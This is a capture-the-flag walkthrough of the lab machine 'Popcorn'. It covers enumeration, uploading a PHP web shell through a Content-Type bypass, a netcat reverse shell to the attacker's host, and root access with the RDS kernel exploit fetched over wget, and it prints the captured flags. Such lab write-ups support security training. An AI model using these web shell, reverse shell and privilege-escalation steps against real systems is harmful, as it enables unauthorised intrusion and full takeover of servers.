



Popcorn :



Enumeration :

Let’s start by a basic scan with nmap

```
root@kali:~# nmap -A 10.10.10.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-19 19:15 CET
Nmap scan report for 10.10.10.6
Host is up (0.031s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
|_  2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
80/tcp open  http    Apache httpd 2.2.12 ((Ubuntu))
|_http-server-header: Apache/2.2.12 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
```


We see only two port open, 22 ssh and 80 http, let’s dirb into the http service

dirb http://10.10.10.6/


```
---- Scanning URL: http://10.10.10.6/ ----
+ http://10.10.10.6/cgi-bin/ (CODE:403|SIZE:286)
+ http://10.10.10.6/index (CODE:200|SIZE:177)
+ http://10.10.10.6/index.html (CODE:200|SIZE:177)
+ http://10.10.10.6/server-status (CODE:403|SIZE:291)
+ http://10.10.10.6/test (CODE:200|SIZE:47330)
==> DIRECTORY: http://10.10.10.6/torrent/
```

We see two interesting thing, the /test file and the /torrent diretory

The /test file is a php info page, let’s focus the torrent directory, we see we can signup and upload torrent file.




So let’s signup an account and upload any torrent file for test it. I used a kali linux light iso as torrent downloaded here : https://images.offensive-security.com/kali-linux-light-2018.4-amd64.iso.torrent



Once uploaded we see we can edit our torrent and add a screenshot to it. So let’s try to edit and add a malicious png.php on it.

Let’s create a file name named volken.png.php with this content

<?php echo (system($_GET['cmd'])); ?>



Intercept the « Submit Screenshot » request with burp.

```
-----------------------------122467910616211755942058499 4
Content-Disposition: form-data; name="file"; filename="volken.png.php"
Content-Type: application/x-php

<?php echo (system($_GET['cmd'])); ?>

-----------------------------122467910616211755942058499 4
Content-Disposition: form-data; name="submit"

Submit Screenshot
-----------------------------122467910616211755942058499 4--
```

We can see into our request our filename « volken.png.php », the content, and his Content-Type : application/x-php let's try to send it at repeater and change it as Content-Type : image/png

```
Upload: volken.png.php<br />Type: image/png<br />Size: 0.037109375 Kb<br />Upload
Completed. <br />Please refresh to see the new screenshot.
```

Our file was uploaded ! Let's test it !
First we need to found where our fille has been uploaded.
So dirb into 10.10.10.6/torrent/

```
==> DIRECTORY: http://10.10.10.6/torrent/templates/
+ http://10.10.10.6/torrent/thumbnail (CODE:200|SIZE:1789)
==> DIRECTORY: http://10.10.10.6/torrent/torrents/
==> DIRECTORY: http://10.10.10.6/torrent/upload/
```

So we found http:/10.10.10.6/torrent/upload/

Index of /torrent/upload


Name	Last modified	Size	Description
Parent Directory		-	
723bc28f9b6f924cca68ccdff96b6190566ca6b4.png	17-Mar-2017 23:06	58K	
b94d672f30ed3713a628870f69597e933c82aa52.php	19-Jan-2019 20:38	38	
noss.png	02-Jun-2007 23:15	32K	

Apache/2.2.12 (Ubuntu) Server at 10.10.10.6 Port 80

Exploitation :


Now browse our malicious php file, and add at the end of url?cmd=uname -a for test it.

http://10.10.10.6/torrent/upload/b94d672f30ed3713a628870f69597e933c82aa52.php?cmd=uname%20-a




Yes it work ! So let's try to gain a shell with nc.

Start a listener




And now browse your malicious php with a netcat shell

http://10.10.10.6/torrent/upload/b94d672f30ed3713a628870f69597e933c82aa52.php?cmd=nc -e /bin/bash 10.10.14.18 4444



And we got our shell, let's take the user hash



User Flag : 5e36a919398ecc5d5c110f2d865cf136

Privilege Escalation :

Running « uname -a » show us, the system us a old kernel version.

```
www-data@popcorn:/home/george$ uname -a
uname -a
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux
www-data@popcorn:/home/george$
```

Let’s do some reasearch about it on google.

And i found an kernel exploit here : https://github.com/lucyoa/kernel-exploits/tree/master/rds

rds (SHA1: 06c4e4596db40396e11ab6e93146a22cd59de93d)

This binary has been verified on:

- Debian 6 - Linux 2.6.31-1-686 32bit
- Ubuntu 10.10 - 2.6.35-19-generic-pae #28-Ubuntu x86_32
- Ubuntu 10.04 - 2.6.32-21-generic-pae #32-Ubuntu x86_32
- Ubuntu 10.04.1 - 2.6.32-24-generic-pae #39-Ubuntu x86_32
- Ubuntu 9.10 - 2.6.31-14-generic-pae #48-Ubuntu x86_32

We see the rds exploit has been verified on Ubuntu 9.10 – 2.6.31-14-generic-pae, let’s try this one, download it and start a listener for upload it on the box.

```
root@kali:~/Téléchargements# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.6 - - [19/Jan/2019 22:28:49] "GET /rds HTTP/1.0" 200 -
```

```
www-data@popcorn:/tmp$ wget http://10.10.14.18:8000/rds
wget http://10.10.14.18:8000/rds
--2019-01-19 23:24:51--  http://10.10.14.18:8000/rds
Connecting to 10.10.14.18:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 582477 (569K) [application/octet-stream]
Saving to: `rds'

100%[======================================>] 582,477     1.30M/s   in 0.4s

2019-01-19 23:24:51 (1.30 MB/s) - `rds' saved [582477/582477]
```

Give it the execution right with « chmod +x » and execute it.

```
www-data@popcorn:/tmp$ chmod +x rds
chmod +x rds
www-data@popcorn:/tmp$ ./rds
./rds
[*] Linux kernel >= 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
[*] Resolving kernel addresses...
 [+] Resolved security_ops to 0xc089b908
 [+] Resolved default_security_ops to 0xc075e2a0
 [+] Resolved cap_ptrace_traceme to 0xc02caf30
 [+] Resolved commit_creds to 0xc01645d0
 [+] Resolved prepare_kernel_cred to 0xc01647d0
[*] Overwriting security ops...
[*] Overwriting function pointer...
[*] Triggering payload...
[*] Restoring function pointer...
[*] Got root!
# whoami
whoami
root
#
```

You are root ! Let’s take our root flag.

```
# cat root.txt
cat root.txt
f122331023a9393319a0370129fd9b14
#
```

Root Flag : f122331023a9393319a0370129fd9b14